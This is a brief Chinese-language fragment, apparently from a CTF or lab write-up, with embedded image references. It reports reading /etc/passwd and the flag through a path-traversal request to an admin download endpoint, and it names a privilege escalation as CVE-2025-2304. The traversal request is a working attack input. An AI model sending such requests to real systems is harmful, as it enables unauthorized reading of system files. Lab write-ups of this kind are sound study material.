

使用burp 请求 admin/media/download_private_file?file=../../../../../../etc/passwd可以获取到/etc/passwd,通过LFI可以直接读取flag
权限提升(CVE CVE-2025-2304)

